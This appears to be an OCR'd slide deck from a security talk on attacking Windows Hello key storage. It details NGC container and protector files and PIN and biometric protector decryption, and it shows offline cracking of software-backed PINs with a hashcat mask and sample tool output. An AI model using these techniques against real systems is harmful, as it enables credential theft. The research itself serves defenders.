Abusing Windows Hello Without a Severed Hand

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

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Agenda


- Introduction to Windows Hello
- Relationship between Key Storage Providers
- Windows Hello containers, protectors and keys
- Tool demo
- Unprivileged Entra Abuse
- Mitigations

Windows Hello

- Passwordless technology for Microsoft Windows
- Key pairs for encrypting secrets or signing data, including authentication to the OS
- Keys typically protected by biometric devices or PIN
- Third party applications can also enrol secrets
- Windows Hello vs WHfB
  - Windows Hello encrypts the user's password or uses live.com based certificate
  - WHfB uses tenant specific certificates which also support models for on-premises SSO via 3 trust types

Passport Key Storage Provider


- Windows has a common API for dealing with cryptographic operations via KSP's
- Extensible system via providers
  - Microsoft Software Key Storage Provider (RIP)
  - Microsoft Platform Key Storage Provider (TPM)
  - Microsoft Smart Card Key Storage Provider (Smart card duh)
- Supports encryption, signing and key agreement among other things
- Windows Hello is no different
  - Microsoft Passport Key Storage Provider



https://learn.microsoft.com/en-us/windows/win32/seccertenroll/cng-key-storage-providers


Passport Key Storage Provider

- Offered via the **NgcCtnrSvc** and **NgcSvc** services
- Exposed via RPC calls
- Metadata for generated keys stored under the LocalService account at **%LocalAppData%\Microsoft\Ngc**
- SYSTEM privileges needed to access Ngc folder




Passport Key Storage Provider


- Passport Key Storage provider is a proxy to other KSP's
- Under the hood either uses Software Key Storage Provider or Platform Key Storage Provider
- Metadata contains
  - Containers
    - Protectors
    - Key metadata
    - Keys are stored via underlaying KSP




Containers

- Container is created per user
- Metadata files determine attributes of container
  - 1.dat => User SID
  - 7.dat => Backing KSP
  - 9.dat => Azure recovery key (more on that later)








Protectors

- Protectors are the enrolled Windows Hello authentication methods
- Common metadata files
  - 15.dat => Encrypted protector data
- Decrypted protector data contains 3 intermediate PINs
  - Sign
  - Decrypt
  - External?
- 5 known types of protectors
  - 1 – PIN protector
  - 2 – Bio protector (both Face and Fingerprint)
  - 3 – Azure recovery protector
  - 4 – Seems to be missed, guess someone couldn’t count
  - 5 – Preboot protector
  - 6 – Companion device protector (deprecated after Windows 10, version 2004)


PIN Protector

- Can be alphanumeric
- Length stored within metadata (numeric only)
- Metadata files
  - 1.dat => KSP used for encrypting protector data
  - 2.dat => KSP key id (software only)
  - 7.dat => PIN type and length
- Industrial Security Research Group already provided research in this area for non TPM scenarios
  - https://www.insecurity.be/blog/2020/12/24/dpapi-in-depth-with-tooling-standalone-dpapi/




PIN Protector (Software Decryption)

- Contents of 15.dat is RSA encrypted
- 2.dat contains key ID
- Private key backed by Software KSP
- Software KSP uses DPAPI-NG Backed by SYSTEM DPAPI key
- PIN + fixed entropy used as password for PBKDF2 key
- Salt and rounds for PBKDF2 is decrypted from the CNG key blob
- Resulting key used as entropy for normal DPAPI decryption



PIN Protector (TPM Decryption)

- Contents of 15.dat is TPM encrypted
- Private key backed by TPM KSP
- No DPAPI backed blobs
- Metadata files
  - 1.dat => KSP used for encrypting protector data (Platform KSP)
  - 2.dat => No longer present
  - 7.dat => PIN type and length
- Key id is fixed (thanks Mimikatz)



PIN Protector Abuse

- TPM backed PIN protector is robust
- TPM anti-hammering slows down brute force significantly
- Software backed PIN protector = RIP
- Length of numeric PIN already known
- Targeted hashcat mask
- Hashcat type $WINHELLO$ (28100)
- Less that 8 digits cracked in seconds
- Up to 11 digits cracked in days
- Thanks to the WINHELLO2hashcat project for the inspiration

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  Provider             : Microsoft Software Key Storage Provider

  ** Protectors **

    Type               : Pin
    Pin Type           : Numeric
    Length             : 8
    Hash               : $WINHELLO$*SHA512*10000*a6b1800e*7c7dc75f8934ec6
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    Mask               : ?d?d?d?d?d?d?d?d
    Decrypted          : Supply /pin argument to attempt decryption
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

Bio Protector

- Decryption key encrypted as Windows Vault credential
- WinBio Key Resource Schema
- Vault backed by DPAPI, TPM is not used
- Decrypted vault credential contains AES128 and AES256 keys
- AES256 key used to decrypt another AES256 key using CBC
- Second key used to decrypt 15.dat using AESGCM
- Metadata files
  - 15.dat => Header + encrypted PIN’s
    - Header = Nonce, Tag, AuthData



